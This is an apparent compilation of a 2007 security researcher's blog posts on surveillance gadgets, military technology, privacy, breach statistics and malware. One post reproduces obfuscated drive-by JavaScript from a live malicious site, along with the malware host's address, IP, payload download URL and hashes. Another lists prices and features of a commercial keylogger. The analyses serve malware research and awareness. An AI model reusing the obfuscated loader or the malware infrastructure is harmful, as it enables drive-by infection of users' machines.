1. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
2. <http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html>
3. <http://www.honeynet.org/papers/kye.html>

97



Death is Just an Upgrade (2007-03-07 12:21)

Started as a project to digitally mimic 100 % a human's behaviour, the [1]Virtual Soldier research program is getting more funding to [2]accomplish its mission, and go beyond :

" In particular, the contract calls for the VSR team to further develop their "Predictive Dynamics" tools for use in calculating human motion in a military environment. Invented by VSR researchers, the field of Predictive Dynamics

already has made a significant impact on the field of human motion simulation by making it possible – for the first

time ever – to calculate the walking and running involved in human gait when given such variables as human body

size, strength, weight, load-carrying abilities and clothing effects. "

Next, Santos will find himself exposed to radiation, blown up on pieces, getting hit by a truck, or pretty much

anything that you would never get the chance to – legally – expose a living human to, for testing purposes.

1. <http://www.digital-humans.org/>

2. <http://www.press-citizen.com/apps/pbcs.dll/article?AID=/20070228/NEWS01/70228006/1079>

98



USB Surveillance Sticks (2007-03-07 12:34)

Despite the ongoing awareness built among enterprises and end users on the risks posed by removable media, there

are vendors offering various surveillance solutions over an USB stick. Some are handy, others contradictory. And

while [1]RFID tags are getting smaller than a crop of rice, here are three surveillance solutions to keep in mind right next to the notorious [2]KeyGhost hardware keylogger.

[3]SnoopStick

An

example of malware on demand at \$59.95 which comes with lots of features as well as automatic updates :

" The SnoopStick monitoring components are completely hidden, and there are no telltale signs that the computer is being monitored. You can

then unplug the SnoopStick and take it with you anywhere you go. No bigger than your thumb and less than 1/4"

thick, you can carry it in your pocket, purse, or on your keychain. Any time you want to see what web sites your kids or employees are visiting, who they are chatting with, and what they are chatting about, simply plug in your SnoopStick

to any Windows based computer with an Internet connection and a USB port. SnoopStick will automatically connect

to the target computer. "

[4]TrackStick

Portable GPS surveillance with historical routes that look simply amazing when applied at Google Earth :

" The Track Stick will work anywhere on the planet Earth. Using the latest in GPS mapping technologies, your exact

location can be shown on graphical maps and 3D satellite images. The Track Stick's micro computer contains special mathematical algorithms, that can calculate how long you have been indoors. While visiting family, friends or even shopping, the Track Stick can accurately time and map each and every place you have been. "

99



[5] GadgetTrack

An interoperable surveillance solution supposed to assist you in case your iPod or even PSP get stolen, all you have

to do is infect your device and prey there's Internet connectivity at a later stage. Tracking your stolen devices is one thing, getting them back is completely another :

" What if your device could phone home? Well now it can. With our patent-pending GadgetTrak™ system,

you simply register your device and install our agent files on your device. If your device is missing or stolen, you log into your account and flag the device as lost or stolen. The next time the device is accessed it will attempt to contact us and provide data regarding the system it is plugged into. "

1. <http://ddanchev.blogspot.com/2007/02/rfid-tracking-miniaturization.html>
2. <http://www.keyghost.com/>
3. <http://www.snoopstick.com/>

4. <http://www.trackstick.com/index.html>

5. <http://www.gadgettheft.com/>

100

Documentary on ECHELON - The Spy System (2007-03-07 22:11)

Remember [1]ECHELON? The über-secretive worldwide intelligence sharing network that various activists once tried

to poison by [2]generating fake suspicious traffic using [3]predefined keywords? Well, the system is still operating, and with the lack of transparency in the participating country's use and abuse of the technology, all we need is an EU

alternative competing with the original.

Watch this excellent half an hour long documentary and find out : " What exactly is Echelon? How can it in-

vade privacy, yet protect liberty? How did this billion-dollar system miss the September 11th attacks? In a riveting

hour, we uncover the mysterious, covert world of NSA's electronic espionage. "

[EMBED]

1. <http://www.fas.org/irp/program/process/echelon.htm>

2. <http://www.bugbrother.com/echelon/spookwordsgenerator.html>

3. <http://www.jamechelon.org/keywords.htm>



Distributed Computing with Malware (2007-03-08 14:40)

[1]Distributed computing with malware infected PCs is nothing new as a concept, it's just the lack of botnet master's desire to contribute processing power for anything socially oriented. That's until late last month, when members of

[2]Berkeley's BOINC project noticed a project that was suspiciously becoming popular and found out that malware

[3]infected PCs had the BOINC client installed to participate in it :

" It recently came to the attention of boinc staff that a multi-project cruncher called Wate who occupied a

very high position in the boinc and project stats had reached this exalted position by dishonest means.

In early June 2006 he appears to to have released onto the internet a link purporting to provide Windows updates

including now for Vista. Some 1500 members of the public worldwide downloaded these 'updates' which in fact

consisted of a trojan application that downloaded boinc.exe and attached the person's computer to Wate's account,

giving him the subsequent fraudulent credits.

About 90 % of the people affected appear to have uninstalled or disabled the unwanted boinc installation, but some

compromised computers are still running and crashing climate models. Boinc and project staff have no means of contacting the owners of these computers. "

If only would botnet masters take this note seriously, I'm sure we'll see certain networks controlling the top

10 positions at the BOINC project. A war on bandwidth or CPU power?

1. http://users.tkk.fi/%7Elauronen/works/hakkeri_2003.pdf
2. http://boinc.berkeley.edu/chart_list.php
3. http://climateapps2.oucs.ox.ac.uk/cpdnboinc/forum_thread.php?id=5314

102



Steganography Applications Hash Set (2007-03-08 14:56)

Did you know that there are over [1]600 applications capable of using steganography to hide data? Me neither, but

here's a company that's innovating in the field of detecting such ongoing communication :

" Backbone Security's Steganography Analysis and Research Center (SARC) is pleased to announce the release

of version 3.0 of SAFDB. With the fingerprints, or hash values, of every file artifact associated with 625 steganography applications, SAFDB is the world's largest

commercially available hash set exclusive to digital steganography and

other information hiding applications. The database is used by Federal, state and local law enforcement; intelligence community; and private sector computer forensic examiners to detect the presence or use of steganography and

extract hidden information.

Version 3.0 contains hash values for each file artifact associated with the 625 steganography applications computed

with the CRC-32, MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 algorithms.

A free extract of SAFDB with MD5 hashes only is available to qualifying law enforcement, government, and intelligence agency computer forensic examiners. " Chart courtesy of [2]Huaiqing Wang and Shuozhong Wang. And here's a

[3]related post.

1. <http://www.sarc-wv.com/news/safdb30.aspx>
2. <http://acmqueue.com/modules.php?name=Content&pa=showpage&pid=241>
3. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>

103

UK Telecoms Lack of Web Site Privacy (2007-03-08 15:07)

When the U.S and Canada are the benchmark it's logical to conclude the U.K gets poor ratings as web site privacy

especially in the commercial sector is something [1]the U.S and Canada tackled a long time ago. Taking the pragmatic

perspective, does it really matter in times when government officials abuse commercially aggregated data, one

they cannot legally obtain by themselves, and so they ought to perform as paper-tigers to access it? Here's [2]an

interesting analysis :

" The U.K. industry, however, performed much worse in privacy. Telecom firms, especially in the U.K., ask for

more personal data than companies in other industries. This data is often unconnected to the request being made

by the customer.

U.K. sites are generally unclear about data sharing practices, with 23 per cent judged to be explicit compared to 69

per cent in the U.S. Clarity in this area has made steady gains in the U.S. in the past 12 months, but the U.K. has shown no significant change.

It is not only clarity that fails in the U.K., but also the actual practices in place. Eleven of the 13 sites routinely share personal data with other internal groups, business partners or third parties without explicit permission. This compared poorly with the U.S., where 40 per cent share in the same way. The best performing site with regards to privacy in the U.K. was O2.

"

Moreover, [3]the U.K realizing its ongoing negative PR across the globe in respect to the [4]CCTV surveillance myopia, they've released a report claiming [5]Italy's COMINT is worse than their (walking) CCTV surveillance efforts. [6]To

publish a privacy policy or not to publish a privacy policy?
That "used to be" the question.

1. <http://ddanchev.blogspot.com/2006/01/never-ending-cookie-debate.html>
2. <http://www.cellular-news.com/story/22437.php>
3. <http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html>
4. <http://ddanchev.blogspot.com/2007/01/eyes-in-londons-sky-surveillance-poster.html>
5. <http://www.official-documents.gov.uk/document/hc0607/hc03/0315/0315.pdf>
6. <http://ddanchev.blogspot.com/2006/11/to-publish-privacy-policy-or-not-to.html>

104



Armed Land Robots (2007-03-09 23:45)

[1]

After seeking to [2]dominate the air, it's time defense contractors turn back to innovating on the ground,

especially when we speak of armed and remotely controlled robots. Crucial for both, reconnaissance and guerilla

warfare situations, movement flexibility as well as payload capacity is what adds more value to these robots. An Israeli based defense contractor [3]Elbit Systems recently introduced The Viper :

" The Viper, which is about a foot long and weigh approximately five pounds, is powered by a special electri-

cal engine and operated by remote control or according to a program implanted in its 'brain' in advance. It is capable of climbing stairs, getting past obstacles and at the same time checks what is going on around it by means of a system of sensors. Equipped with a special nine-millimeter caliber Uzi machine gun, on which a laser pointer has been

installed. The Viper is carried to the battlefield by a soldier on his back in a special carrier. When it is necessary to infiltrate a building safely where, for example, armed terrorists are hiding, the soldier lowers it to the ground, turns it on and from that moment controls it from a distance. "

I'm very interested in the possibility for a 360 degree view, it's noise generation level, the variety of terrains

its supports, and most importantly - would it put itself back on its "feet" if it inevitably turns upside down. See, you wouldn't want your pricey attack toy acting like a cheap remotely controlled car toy, would you? Engadget has [4]a

photo of Viper.

Here's a recommended article on [5]the history of armed aerial UAVs, as well as a recent story on [6]beam

energy weapons, [7]the vomit beam in this case.

1.

http://photos1.blogger.com/blogger/1933/1779/200/armed_robot.jpg

2.

http://www.google.com/url?sa=t&ct=res&cd=1&url=http%3A%2F%2Fddanchev.blogspot.com%2F2007%2F02%2Fattack-of-biting-uavs.html&ei=hOXxRaTJDI2UnQPjqr3bDA&usg=__fF-Jd

3. <http://www.israel21c.org/bin/en.jsp?enDispWho=InThePress&enPage=BlankPage&enDisplay=view&enDispWhat=Zone&en>

[Zone=InThePress&Date=03/08/07](http://www.israel21c.org/bin/en.jsp?enDispWho=InThePress&enPage=BlankPage&enDisplay=view&enDispWhat=Zone&enZone=InThePress&Date=03/08/07)

4. <http://www.engadget.com/2007/03/09/elbit-systems-unveils-viper-hunter-killer-robot/>

5. http://www.defense-update.com/features/du-1-07/feature_armedUAVs.htm

6.

http://airbornecombatengineer.typepad.com/airborne_combat_engineer/2007/03/imbalancevomit_.html

7.

http://blog.wired.com/defense/2007/03/navy_researchin.html

105



U.K's Latest Military Satellite System (2007-03-10 00:04)

The U.K military is about to upgrade their [1]Skynet 4 satellite system to Skynet 5 :

" Four steerable antennas give it the ability to focus bandwidth on to particular locations where it is most needed - where British forces are engaged in operations.

Its technologies have also been designed to resist any interference - attempts to disable or take control of the spacecraft - and any efforts to eavesdrop on sensitive communications.

An advanced receive antenna allows the spacecraft to selectively listen to signals and filter out attempts to "jam" it. "

Among the many features the new system introduces, two are worth mentioning - it's targeted bandwidth ca-

pability where it's needed and the sort of DENY:ALL upgraded receive antenna to avoid jamming. Now pray China

won't take it down, or let [2]the debris (conveniently) take care of the rest - so vulnerable it makes you want to

establish a space warfare code of conduct.

1. <http://news.bbc.co.uk/1/hi/sci/tech/6434773.stm>

2. <http://www.defensetech.org/archives/003189.html>

106



Envy These Women Please (2007-03-10 00:20)

Differentiating from the usual Most Powerful Women list, Forbes did a little niching to come up with a[1] slideshow

of women billionaires they envy most :

" Imagine for a moment what it would be like to be a billionaire. No more picking up after the kids, doing

dishes, worrying about how much a dress costs or pinching pennies to save for an amazing vacation. For the women

on *Forbes* ' new list of the world's billionaires, that dream is a reality. But it's not just their 10-figure fortunes that make us envious. Some of these women are famous; some wield enormous power; some have fascinating careers.

Some have all three. "

Is it just me, or inherited wealth is boring right from the very beginning? The emergence of the spoon people,

or so they say - "[2]Spoon feeding in the long run teaches us nothing but the shape of the spoon" Edward Morgan Forster . A week ago I participated in a discussion about power, most importantly one trying to define power and

we ended up with several states of power - positional power, the C-level executives, expertise power, or the revenge

of the underestimated walking case studies, and networking power. It's all [3]a cyclical process like pretty much

anything in life.

1.

http://www.forbes.com/home/billionaires/2007/03/06/women-billionaires-rich_07billionaires_cz_lk_0308women

[_slide.html](#)

2. <http://www.quoteworld.org/quotes/4863>

3.

http://www.oldielyrics.com/lyrics/frank_sinatra/thats_life.html

107



Shots from the Malicious Wild West - Sample One (2007-03-10 18:16)

Come to daddy. At `_http://www.ms-counter.com` we have an URL spreading malware through redirectors and the

natural javascript obfuscation :

Input URL : `_http://www.ms-counter.com/ms-counter/ms-counter.php?t=45`

Effective URL : `_http://www.ms-counter.com/ms-counter/ms-counter.php?t=45`

Responding IP : 81.95.148.10

Name Lookup Time : 0.300643

Total Retrieval Time : 0.887313

Download Speed : 9878

Then we get the following :

```
var keyStr =  
"ABCDEFGHijklmno"+"PQRSTUVWXYZabcdefghijklmnop  
qrstuvwxyz"
```



```

+"yz0123456789+/"="; function decode64(input) { var
output = ""; var chr2, chr3,

chr1; var enc4, enc2, enc1, enc3; var i = 0; input =
input.replace(/[^A-Za-z0-9\

+\\=]/g, ""); do { enc1 = keyStr.indexOf(input.charAt(i++));
enc2 = keyStr.index

Of(input.charAt(i++)); enc3 =
keyStr.indexOf(input.charAt(i++)); enc4 = keyStr.

indexOf(input.charAt(i++)); chr1 = (enc1 <<>> 4); chr2 =
((enc2 & 15)

<<>> 2); chr3 = ((enc3 & 3) << 6) | enc4; output = output
+ String.from

```

108

```
CharCode(chr1); if (enc3 != 64) { output = output +  
String.fromCharCode(chr2); }
```

```
if (enc4 != 64) { output = output +  
String.fromCharCode(chr3); } } while
```

```
(i < input.length); return output; }  
document.write(decode64("IDxhcHBsZXQgYXJjaGl2ZT0ibXMtY291bnRlci5q
```

```
YXliIGNvZGU9IkjhYWFhQmFhLmNsYXNzliB3aWR0aD0xIGhl  
aWdodD
```

```
0xPjxwYXJhbSBuYW1IPSJ1cmwilHZhbHVIPSJodHRwOi8vbXMtY291b
```

```
nRlci5jb20vbXMtY291bnRlci9sb2FkLnBocCI+PC9hcHBsZXQ  
+PHNjcml
```

```
wdCBsYW5ndWFnZT0nam ETC. ETC. ETC.
```

Deobfuscating the javascript we get to see where the binary is :

Input URL : [_http://ms-counter.com/mscounter/load.php](http://ms-counter.com/mscounter/load.php)

Effective URL : [_http://ms-counter.com/mscounter/load.php](http://ms-counter.com/mscounter/load.php)

Responding IP : 81.95.148.10

Name Lookup Time : 0.211247

Total Retrieval Time : 1.065943

Download Speed : 12898

Server Response :

HTTP/1.1 200 OK

Date: Sat, 10 Mar 2007 00:49:27 GMT

Server: Apache

X-Powered-By: PHP/4.4.4

Content-Disposition: attachment; filename="codecs.exe"

Connection: close

Transfer-Encoding: chunked

Content-Type: application/exe

File info :

File size: 13749 bytes

MD5: f0778c52e26afde81dffcd5c67f1c275

SHA1: d61c6c17b78db28788f9a89c12b182a2b1744484

109



Running it over VT we get the following results you can see in the screenshot. It's obvious major AV software doesn't detect this one, but what you should keep in mind is the currently [1]flawed signatures based malware detection approach. That's of course given someone's considering [2]updating their AV software. In another analysis I'll come with another binary that all major AV vendors detect, but

the second tier ones doesn't. Host based IPS based protection

and behaviour blocking, and the actual prevention of loading the script is the way to avoid the exploitation of the flaws in signatures based scanning protection.

1. <http://ddanchev.blogspot.com/2006/01/why-relying-on-virus-signatures-simply.html>

2. <http://ddanchev.blogspot.com/2006/07/anti-virus-signatures-update-it-could.html>

110



Shots from the Malicious Wild West - Sample Two (2007-03-10 19:07)

[1]Packers are logically capable of rebooting the lifecycle of a binary and making it truly unrecognizable. The

Pohernah Crypter is among the many recently released packers you might be interested in taking a peek at. By the

time a packer's pattern becomes recognizable, a new one is introduced, and in special cases there are even packers

taking advantage of flaws in an AV software itself.

Compared to the common wisdom of malware authors being self-efficient and coming up with packers by

themselves, we've already seen cases where investments in [2]purchasing commercial anti-debugging software is

considered. You may find these [3]test results of various anti virus software against packed malware informative,

which as a matter of fact truly back up my experience with the winning engines and their performance in respect to packed malware.

File size : 6901 bytes

111

MD5 : 6ce1283af00f650e125321c80bf42097

SHA1 : 08ac9a9e2181d8a94e6d96311c21c8db1766e2f1

1. http://3.bp.blogspot.com/_wICHhTiQmrA/RbfZvofLd2I/AAAAAAAM0/Ui1DQLFj23Q/s200/tested_packers.bmp
2. <http://ddanchev.blogspot.com/2007/01/technical-analysis-of-skype-trojan.html>
3. http://www.anti-malware.ru/doc/packers_support_08.2006.pdf

112



Shots from the Malicious Wild West - Sample Three (2007-03-10 20:27)

Keyloggers on demand, the so called zero day keyloggers ones created especially to be used in targeted attacks are

something rather common these days. Among the many popular ones that remained in service and has been up-

dated for over an year is The Rat! Keylogger. Here are some prices in virtual WMZ money concerning all of its versions :
The Rat! 7.0XP - 29 WMZ

The Rat! 6.0XP/6.1 - 22 WMZ

The Rat! 5.8XP - 15 WMZ

The Rat! 5.5XP - 13 WMZ

The Rat! 5.0XP - 9 WMZ

The Rat! 4.0XP - 8 WMZ

The Rat! 3.xx - 7 WMZ

The Rat! 2.xx - 6 WMZ

113



An automated translation of its features :

For the installation to the machines with the operating systems Windows xp, Windows 2000 and on their ba-

sis. Finale - apotheosis! Let us recall again, for which we love our rodent:

- the size of file- result is record small - 13 312 bytes in the nezapakovannom form (with the packing with use FSG, 6

793 bytes!).

- not it detektitsya as virus by antiviryami.

- it follows the buffer of exchange.

- the system of invisibility and circuit of fayervola.
- the fixation of pressure you klavish' in the password windows and the console.
- the sending of lairs on e-mail, with the support to autentifikatsii RFC - 2554.
- the encoding of dump.
- tuning the time of activation and time of stoppage
- removal in the time indicated without it is trace and reloading.

Digital fingerprints will follow as soon as I finish bruteforcing the password protected archives.

114



Photoshoping Your Reality (2007-03-10 20:45)

It's not just [1]a stereotyped beauty model, advanced image editing tools and techniques can make you believe

in, but they can also influence your understand of reality too as you can see in [2]Wired's famous altered photos

collection :

" A picture is worth a thousand words, and Photoshop and similar tools have made it easier than ever to make those words fib. But while computers enable easier and better photo manipulation, it is hardly a new phenomenon. Here

is a sampling of some of the more famous altered photographs from the last century. "

Here's a free service letting you [3]fake photos. Here's [4]another one as well as [5]a variant of mine in relation to a [6]previous post.

1. <http://ddanchev.blogspot.com/2006/10/stereotyped-beauty.html>
2. <http://blog.wired.com/wiredphotos54/>
3. http://www.funonit.com/funny_jokes/fake_photo/#
4. <http://gaxed.com/>
5. <http://photos1.blogger.com/blogger/1933/1779/1600/d220pat.jpg>
6. <http://ddanchev.blogspot.com/2006/05/healthy-paranoia.html>

115



Vladuz's Ebay CAPTCHA Populator (2007-03-10 21:31)

Nice slideshow courtesy of eWeek providing [1]various screenshots related to Vladuz's impersonation attacks on Ebay :

" And whether or not Vladuz is responsible for writing a tool to automatically skim eBay customers accounts

and thus cause sharp spikes in bogus listings being taken down and relisted multiple times a day, he or she has the mythic reputation at this point to be credited as the cause. "

Compared to diversifying its targets, permanently sticking to Ebay as the main target is already prompting the

Web icon to put more efforts into tracking him down. [2]Last year for instance, [3]automated bots exploited Ebay's

CAPTCHA and started self-recommending each other, but with [4]Vladuz's Ebay CAPTCHA Populator, improving the

quality of Ebay's authentication process should get a higher priority than tracking him down as another such tool will follow from someone else out there.

1.

<http://www.eweek.com/slideshow/0,1206,a=202474,00.asp>

2.

<http://photos1.blogger.com/blogger/1933/1779/200/sellerpr ofileck1.jpg>

3. <http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html>

4. <https://addons.mozilla.org/mozilla/4381>

116

Ballistic Missile Defense Engagement Points (2007-03-11 21:33)

Outstanding animation covering pretty much all of the current engagement points in case a missile is fired from

anywhere across the world, total synchronization between air, land and naval force, and I must say the background

music is excellent too.

[EMBED]

In a previous post, [1]Who Needs Nuclear Weapons Anymore? I provided my reflection on the overall shift of

threats nowadays compared to the ones back in the Cold War days you may find informative, as well as [2]an essay I

wrote back in 1998. Cryptome's [3]Eyeballing of Missile Defense is also worth going through.

1. <http://ddanchev.blogspot.com/2006/02/who-needs-nuclear-weapons-anymore.html>

2. <http://ddanchev.blogspot.com/2006/05/emp-attacks-electronic-domination-in.html>

3. <http://cryptome.org/bmd/bmd-eyeball.htm>

117



Touching the Future of Productivity (2007-03-12 22:30)

Visualization in military briefings and intelligence gathering has been a daily [1]lifestyle of analysts for years, but combining visualization and touchscreens makes it the perfect combination to boost productivity. We're very near to

entering the stage where VR will not only save lives in a war zone, but also allow a skilled and hard to replace warrior to operate a device while enjoying his Coke back home.

[2]Great demonstration. Via [3]Defensetech.

Go through related posts on visualization and its future impact on [4]information security and [5]intelligence

as well.

1. <http://ddanchev.blogspot.com/2006/08/analyzing-intelligence-analysts.html>

2. <http://link.brightcove.com/services/link/bcpid607757611/bctid422563006>

3. <http://www.defensetech.org/archives/003348.html>

4. <http://ddanchev.blogspot.com/2006/03/visualization-in-security-and-new.html>

5. <http://ddanchev.blogspot.com/2006/01/visualization-intelligence-and.html>

118



Google Maps and Privacy (2007-03-12 22:47)

I thought I've seen the best close-ups from Google Maps in[1] the top 10 naked people on Google Earth, but this

screenshot is spooky as [2]the guy is even looking straight into the sky which makes it even more interesting catch. It proves ones thing, Google are capable of providing high-res satellite imagery, which they aren't on a mass scale for

the time being. Shall we speculate on the possible reasons why is this guy looking above, remotely controlled aerial

surveillance device, but what's the relation with Google Maps whatsoever? More at [3]Google Blogoscoped, as well

as in [4]previous [5]posts related to the [6]topic.

1. <http://googlesightseeing.com/2006/11/28/top-10-naked-people-on-google-earth/>

2.

[http://maps.google.com/maps?
f=q&hl=en&amp;q=15.298683+19.429651&laye
r=&ie=UTF8&z=23&ll=15.298684,](http://maps.google.com/maps?f=q&hl=en&amp;q=15.298683+19.429651&layer=&ie=UTF8&z=23&ll=15.298684,)

[19.429651&spn=0.001291,0.002698&amp;t=k&
om=1&iw](http://maps.google.com/maps?f=q&hl=en&amp;q=15.298683+19.429651&layer=&ie=UTF8&z=23&ll=15.298684,19.429651&spn=0.001291,0.002698&amp;t=k&om=1&iw)

3. <http://blog.outer-court.com/archive/2007-03-07-n12.html>

4. <http://ddanchev.blogspot.com/2006/04/threat-by-google-earth-has-just.html>

5. <http://ddanchev.blogspot.com/2006/07/open-source-north-korean-imint.html>

6. <http://ddanchev.blogspot.com/2006/01/security-quotes-fsb-successor-to-kgb.html>

119



Timeline of Iran's Nuclear Program (2007-03-12 23:30)

Iran's a rising star these days. It's not just that the country recently launched its [1]first missile into space despite efforts of the international community to ban its nuclear program, [2]got caught into obtaining sensitive

military technology, is currently [3]helping the enemies(Hezbollah) of its enemies(the U.S) but also, have [4]Russia

enriching their uranium in between legally [5]supplying them with technology and upgrade parts the U.S put [6]an em-

bargo on - business as usual. Here's a very [7]in-depth and informative timeline of Iran's entire nuclear program saga :

" The Bush Administration has almost certainly not approved the timing of military operations against Iran,

and consequently any projection of the probable timing of such operations is necessarily speculative. The election

of Mahmoud Ahmadi-Nejad as Iran's new president would appear to preclude a negotiated resolution of Iran's

nuclear program. The success of strikes against Iran's WMD facilities requires both tactical and strategic surprise, so there will not be the sort of public rhetorical buildup in the weeks preceeding hostilities, of the sort that preceeded the invasion of Iraq. To the contrary, the Bush Administration will do everything within its power to deceive Iran's

leaders into believing that military action is not imminent. "

Here's another timeline, this time of [8]U.S-Iran contracts from 1979 until today.

1.

http://today.reuters.co.uk/news/articlenews.aspx?type=scienceNews&storyID=2007-02-25T102434Z_01_BLA533629

[_RTRIDST_0_SCIENCE-IRAN-SPACE-DC.XML&WTmodLoc=SciHealth](#)

2. <http://ddanchev.blogspot.com/2007/01/transferring-sensitive-military.html>

3. <http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html>

4. http://www.iranian.ws/iran_news/publish/article_20954.shtml

5. <http://www.isn.ethz.ch/news/sw/details.cfm?ID=17247>

6. http://www.timesonline.co.uk/tol/news/world/us_and_americas/article1490128.ece

7. <http://www.globalsecurity.org/military/ops/iran-timeline.htm>

8. <http://www.cfr.org/publication/12806/timeline.html?breadcrumb=%2F>

120



**Threats of Using Outsourced Software - Part Two
(2007-03-14 17:23)**

[1]Continuing the [2]coverage on the U.S government's [3]overall paranoia of using outsourced software on DoD

computers, even hardware - [4]firmware infections are still in a spy's arsenal only - in a recent move by the Defense CIO office a tiger team has been [5]officially assigned to audit the software and look for potential backdoors :

" The Pentagon is fielding a task force charged with testing software developed overseas, according to a De-

fense Department official. The "tiger team," organized within the Defense CIO's office, is ready to move to the

implementation stage, said Kristen Baldwin, deputy director for software engineering and systems assurance in the

Office of the Undersecretary of Defense for Acquisition, Technology, and Logistics. Baldwin spoke yesterday at the

DHS-DOD Software Assurance Forum in Fairfax, Va. "Tiger team" is a software-industry term for a group that conducts

penetration testing to assess software security. "Success means they understand where their focus needs to be and

how to prioritize their efforts," Baldwin said. "They understand the supply-chain impact on systems engineering, and

are ready to move forward in an effort to mitigate assurance risk." "

There's another perspective you should keep in mind. Looking for backdoors is shortsighted, as the software

may come vulnerabilities-ready, so prioritizing whether it's vulnerabilities or actually backdoors to look for will prove tricky. The use of [6]automated source code auditing may prove valuable as well, but taking into consideration

the big picture, if you were to track the vulnerabilities that could act as backdoors in U.S coded software - taking

Windows for instance - compared to that of foreign software, you'll end up with rather predictable results.

The bottom line, does shipping an insecure software has to do with source code vulnerabilities, or should the

threat be perceived in relation to backdoor-shipped software? The true ghost in the shell however remain the

yet undiscovered vulnerabilities in the software acting as vectors for installing backdoors, not the software itself shipped backdoor-ready. [7]Meanwhile, [8]are stories like [9]these [10]a violation of [11]OPSEC by [12]themselves?

I think they are.

1. <http://ddanchev.blogspot.com/2007/01/threats-of-using-outsourced-software.html>

2. <http://ddanchev.blogspot.com/2006/05/espionage-ghosts-busters.html>

3. <http://ddanchev.blogspot.com/2006/05/healthy-paranoia.html>

4. http://news.com.com/PC+hardware+can+pose+rootkit+threat/2100-7349_3-6162924.html

5. http://www.gcn.com/online/vol1_no1/43279-1.html
6. <http://ddanchev.blogspot.com/2007/02/automated-detection-for-patterns-of.html>
7. <http://www.fcw.com/article94020-04-10-06-Web>
8. http://www.theregister.co.uk/2007/02/26/windows_boxes_at_sea/
9. <http://www.dod.mil/dfas/more/defensemilpayofficesoftware.html>
10. http://www.theregister.co.uk/2004/09/06/ams_goes_windows_for_warships/
11. http://en.wikipedia.org/wiki/Operations_security_%28OPSEC%29
12. http://www.dodccrp.org/events/2004/CCRTS_San_Diego/CD/papers/086.pdf

121



Complexity and Threats Mind Mapping (2007-03-19 16:42)

The folks at Security-Database.com – who by the way expressed their excitement over my blog – just released an

outstanding [1]mind mapping graph on the most common firefox security extensions used for various purposes

starting from information gathering, and going up to data tampering :

" FireCAT is based upon a paper we wrote some weeks before (Turning firefox to an ethical hacking platform)

and downloaded more than 25 000 times. We also thank all folks that encouraged us and sent their suggestions

and ideas to make this project a reality. This initial release is presented as a mindmap and we are open to all your

suggestions to make it a really good framework for all the community of security auditors and ethical hackers. We

will make a special page for this framework soon to let you monitor this activity. "

122



Great idea, reminds of [2] Ollie Whitehouse's excellent mind mapping of mobile device threats. The semantics of

security when applied in a visualized manner have the potential to limit the "yet another malware variant in the wild"

type of news articles, or hopefully help the mainstream media break out of the "echo chamber" and re-publishing myopia, thus covering the basics.

Anyway, which is the most useful tool you'll ever encounter? It's called experience . Which is the most impor-

tant threat to keep an eye on? It's your inability of not knowing what's going on at a particular moment, lack of situational awareness .

1. <http://www.security-database.com/toolswatch/Security-Database-releases-FireCAT.html>

2. http://www.symantec.com/enterprise/security_response/weblog/2007/02/a_picture_is_worth_a_thousand.html

123



Personal Data Security Breaches Spreadsheet (2007-03-19 17:30)

[1]Some stats try [2]to emphasize on the number of people affected while forgetting the key points I outlined in

a previous post related to [3]why we cannot measure the real cost of cybercrime, and yes, duplicates among the

affected people in any of the statistics available. The number of people affected will continue to rise, but that's not important, what's important is to identify the weakest link in this process, and for the time being, you're a " data hostage " in order to enjoy your modern lifestyle - ever asked yourself [4]what's gonna happen with your digital data after you're gone?

[5]Spreadsheet nerds, here's something worth taking the time to around with, most importantly this huge

dataset debunks the common myth of hackers taking the credit for the majority of personal data security breaches,

whereas as you can see in the figures, on the majority of occasions – and it's an ongoing trend – companies

themselves should get into the spotlight :

" On average, in 2005 personal records were compromised at a rate of 5.2 million a month. On average, in

2005 personal records were compromised at a rate of 5.8 million a month. Assuming a similar rate of growth, by

November or December this year we we should cross the 2.0 billion mark. This is a conservative estimate because

many of the news stories we archived were conservative on their own estimates of how many records were lost in

particular incidents, and because a small number of incidents are reported without details of how many personal records were compromised.

124

View [6]figures and tables of this paper as a *.pdf. View *pre-publication* [7]draft of paper as a *.pdf. View [8]dataset of incidents as a *.xls. View University of Washington Press office [9]news release on this research. "

Graphic presenting the risk of identity theft in the U.S only, based on the severity of data breaches, courtesy of the Danny Dougherty .

1. <http://ddanchev.blogspot.com/2006/01/personal-data-security-breaches.html>

2. <http://ddanchev.blogspot.com/2006/11/chart-of-personal-data-security.html>

3. <http://ddanchev.blogspot.com/2006/01/why-we-cannot-measure-real-cost-of.html>
4. <http://ddanchev.blogspot.com/2006/09/afterlife-data-privacy.html>
5. <http://www.wiareport.org/index.php/43/6-million-personal-records-compromised-each-month-2-billion-in-total-by-december#more-43>
6. <http://www.wiareport.org/documents/jcmcfiguresandtables.pdf>
7. <http://www.wiareport.org/documents/jcmcfullpaper.pdf>
8. <http://www.wiareport.org/spreadsheets/compromisedpersonalrecords1980-2006.xls>
9. <http://uwnews.washington.edu/ni/article.asp?articleID=31264>

125



Spam Comments Attack on TechCrunch Continuing (2007-03-19 17:49)

In a previous post I commented on [1]O'Reilly.com's war on spam according to their statistics, and thought you might

find the most recent [2]TechCrunch blog spam stats they've recently provided, informative as well :

" On January 4 we reported that the [3]Akismet filter had [4]stopped a million spam comments from reaching

TechCrunch. At that point we'd been using it for about nine months. The number of blocked spam comments is now

two million, just ten weeks later. That works out to about 15,000 spam comments hitting TechCrunch every day . If

we did not have Akismet, we couldn't allow anonymous commenting here on TechCrunch. We used to go through all

spam comments to pick out the occasional false positive and accept it. Now, there are just too many to go through.

All comments marked by Akismet as spam get deleted almost immediately. "

I turned blog comments off quite a while ago and to be honest, the best comments, recommendations and

tips, as well as people I've met through this blog, I received over email and backlinks. Keep 'em coming! Moreover,

it's not just the inability of service providers to [5]keep up with the aggressive generation of splogs, but malicious parties are already exploiting some of the fancy features that make blogs so flexible when it comes to personalization and social networking. Next time [6]Fortinet will come up with another advisory, this time discussing MySpace so

consider it as a cyclical shift from one provider to another depending on the current defenses in place - blackhat SEO.

1. <http://ddanchev.blogspot.com/2006/06/dealing-with-spam-oreillycom-way.html>

2. <http://www.techcrunch.com/2007/03/17/techcrunch-has-15000-spam-comments-per-day/>
3. <http://akismet.com/>
4. <http://www.techcrunch.com/2007/01/04/thank-you-akismet/>
